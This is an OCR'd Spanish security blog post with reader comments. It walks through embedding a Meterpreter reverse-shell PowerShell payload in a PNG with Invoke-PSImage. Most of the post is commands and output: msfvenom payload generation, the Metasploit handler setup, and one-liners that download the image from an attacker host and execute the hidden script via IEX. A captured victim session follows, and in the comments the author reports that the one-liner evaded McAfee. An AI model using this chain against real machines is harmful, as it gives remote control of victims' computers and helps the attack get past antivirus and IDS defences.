
Shell inversa con Powershell y... mediante una imagen PNG!

Publicado por Vicente Motos on jueves, 21 de diciembre de 2017 Etiquetas: herramientas , metasploit , post-explotación , powershell , técnicas

Imagina que cualquier imagen que visualizas en una web a parte de ser una simple imagen es también la "herramienta" que utiliza un atacante para ejecutar una shell inversa desde tu ordenador. Por ejemplo esta:

```
http://192.168.1.36/EvilTroll.png
```



Aparentemente es un simple fichero PNG pero entre sus píxeles se encuentra embebido un script en Powershell con un payload de Meterpreter.

La herramienta que posibilita hacerlo fácilmente es Invoke-PSImage de Barrett Adams, que inserta los bytes del script en los píxeles de una imagen PNG y además genera un "oneliner" para ejecutarlo desde un archivo de desde la web (cuando se pasa el parámetro -Web).

Básicamente lo que hace la herramienta es usar los 4 bits menos significativos de 2 valores de color en cada píxel para contener el payload. Necesitaremos una imagen con al menos tantos píxeles como bytes en el script algo bastante fácil ya que, por ejemplo, Invoke-Mimikatz cabe en una imagen de 1920x1200. Eso sí, la calidad de la imagen se verá algo afectada pero aún se verá decente.

En este post vamos a coger una imagen cualquiera (la del troll de arriba) y le añadiremos un script que ejecute una shell reversa con Powershell, así que empecemos generando el archivo ps1 con el payload de meterpreter:

```
# msfvenom --payload windows/x64/meterpreter_reverse_http --format
```

```
psh --out meterpreter.ps1 LHOST=192.168.1.36 LPORT=1234
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206937 bytes
Final size of psh file: 966055 bytes
Saved as: meterpreter.ps1
```

Luego levantaremos en la máquina del atacante un handler que recibirá la shell de la víctima:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload
windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set lhost 192.168.1.36
lhost => 192.168.207.34
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.1.36:1234
```

Después clonaremos el repositorio e importaremos su módulo:

```
git clone https://github.com/peewpw/Invoke-PSImage.git
PS C:\tmp\Invoke-PSImage> Import-Module .\Invoke-PSImage.ps1
```

Ahora sólo tenemos que buscar cualquier imagen con el tamaño suficiente a la que "incrustaremos" el script en powershell malicioso. Puede aceptar la mayoría de los tipos de imágenes como entrada, pero la salida siempre será un PNG. La sintaxis es muy sencilla:

```
PS>Invoke-PSImage -Script .\script.ps1 -Image .\imagen.jpg -Out
.\imagen_con_script.png
   [Oneliner para ejecutar desde un fichero o desde un web]
```

Veamos su salida real, primero si llamamos a la imagen en una web:

```
PS C:\tmp\Invoke-PSImage> Invoke-PSImage -Script ./meterpreter.ps1
-Image ./Troll.jpg -Out ./EvilTroll.png -Web
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead("http://example.com/evil.png"));$o= a Byte[]
```

```
968240;(0..244)|% {foreach($x in (0..3951)){$p=$g.GetPixel($x,$_);
$o[$_*3952+$x]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band
15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..966053]))
```

O directamente a un archivo:

```
PS C:\tmp\Invoke-PSImage>  Invoke-PSImage -Script ./meterpreter.ps1
-Image ./Troll.jpg -Out ./EvilTroll2.png
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a
System.Drawing.Bitmap("C:\tmp\Invoke-PSImage\EvilTroll2.png");$o= a
Byte[] 968240;(0..244)|% {foreach($x in (0..3951)){$p=$g.GetPixel($x,
$_);$o[$_*3952+$x]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G
-band 15))}};
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..966060
]))
```

Del resultado me llamó la atención el tamaño de la imagen:

```
# file EvilTroll.png
EvilTroll.png: PNG image data, 3952 x 4191, 8-bit/color RGB, non-
interlaced

# du -h EvilTroll.png
32M    EvilTroll.png
```

Pero en fin... la metemos en nuestro servidor web, y desde el equipo de la victima ejecutamos:

```
PS C:\tmp\Invoke-PSImage>  Invoke-PSImage -Script ./meterpreter.ps1
-Image ./Troll.jpg -Out ./EvilTroll.png -Web
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead("http://192.168.1.36/EvilTroll.png"));$o= a
Byte[] 968240;(0..244)|% {foreach($x in (0..3951)){$p=$g.GetPixel($x,
$_);$o[$_*3952+$x]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G
-band
15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..966060]))
```

Y... *voilà*! tenemos shell!:

```
[*] Started HTTP reverse handler on http://192.168.1.36:1234
[*] http://192.168.1.36:1234 handling request from 192.168.1.53;
(UUID: ns3jprex) Redirecting stageless connection from
/E3XErlRflSOBg4CB27loIwvsnv91v9uXa2cXo-S2039npY0I0XuBd-
```

```
p5EuYnkTdCUTcOxZ70IvvoX6ZY with UA 'Mozilla/5.0 (Windows NT 6.1;
Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.1.36:1234 handling request from 192.168.1.53;
(UUID: ns3jprex) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.1.36:1234 ->
192.168.1.53:1091) at 2017-12-20 23:52:16 +0100

meterpreter > getuid
Server username: VICTIMA\usuario

meterpreter > sysinfo
Computer        : VICTIMA
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : DOMINIO
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter >
```

-

7 comentarios :

1. *Anónimo*21 de diciembre de 2017, 10:18

   Menudo PINO de 32MB. Aunque tengo una duda: ¿Pitan los AV a pesar de tanta stego? ¿Soy el único al que le parece durísimo el Windows Defender de Win10?

   Responder

   Respuestas

   1. 

      *Vicente Motos*21 de diciembre de 2017, 11:30

      En mi caso con el script original de meterpreter si me saltó el AV (McAfee) pero cuando lo alojé en el servidor web y lo llamé con el comando de una sóla línea se lo comió con patatas...

   2. *Anónimo*21 de diciembre de 2017, 20:10

      Oye, pues siendo así cambia la cosa. Ya me lo olía porque el payload se descifra directamente en la RAM y ahí los AV siguen haciendo aguas. Esa norma de "Si no toca

el disco duro no existe" demostró hace mucho que era mala.
Pero vamos, que como crypter promete mucho el PSImager este. Además al manejarse una imagen .png (Enorme, pero nos ceñimos a la extension) las reglas de Snort o Suricata, o cualquier otro IDS que esté por el medio, no deberían levantar ni una alerta.
Agüita con el trabajo de Adams, lo había subestimado en un primer momento.

Responder

2. *MEGA DOWNLOADS*29 de diciembre de 2017, 23:08

   ayuda por favor ya lo clone a mi kali linux pero cuando lo quieroimportar me sale esto

   "bash: PS: no se encontró la orden"

   ahora que tendria que hacer?

   Responder
   Respuestas

   1. *Anonimous*30 de diciembre de 2017, 13:08

      Ese punto debe ejecutarse desde PowerShell

   2. *MEGA DOWNLOADS*31 de diciembre de 2017, 3:05

      estoy en bolas, como ejecuto powershell? asi comienzo con los comandos?

      Responder

3. *Anonimous*30 de diciembre de 2017, 13:07

   Una duda, una vez tienes todos elementos de la POC listos ¿Que comando utilizas, desde el PC de la victima, para llamar a la imagen?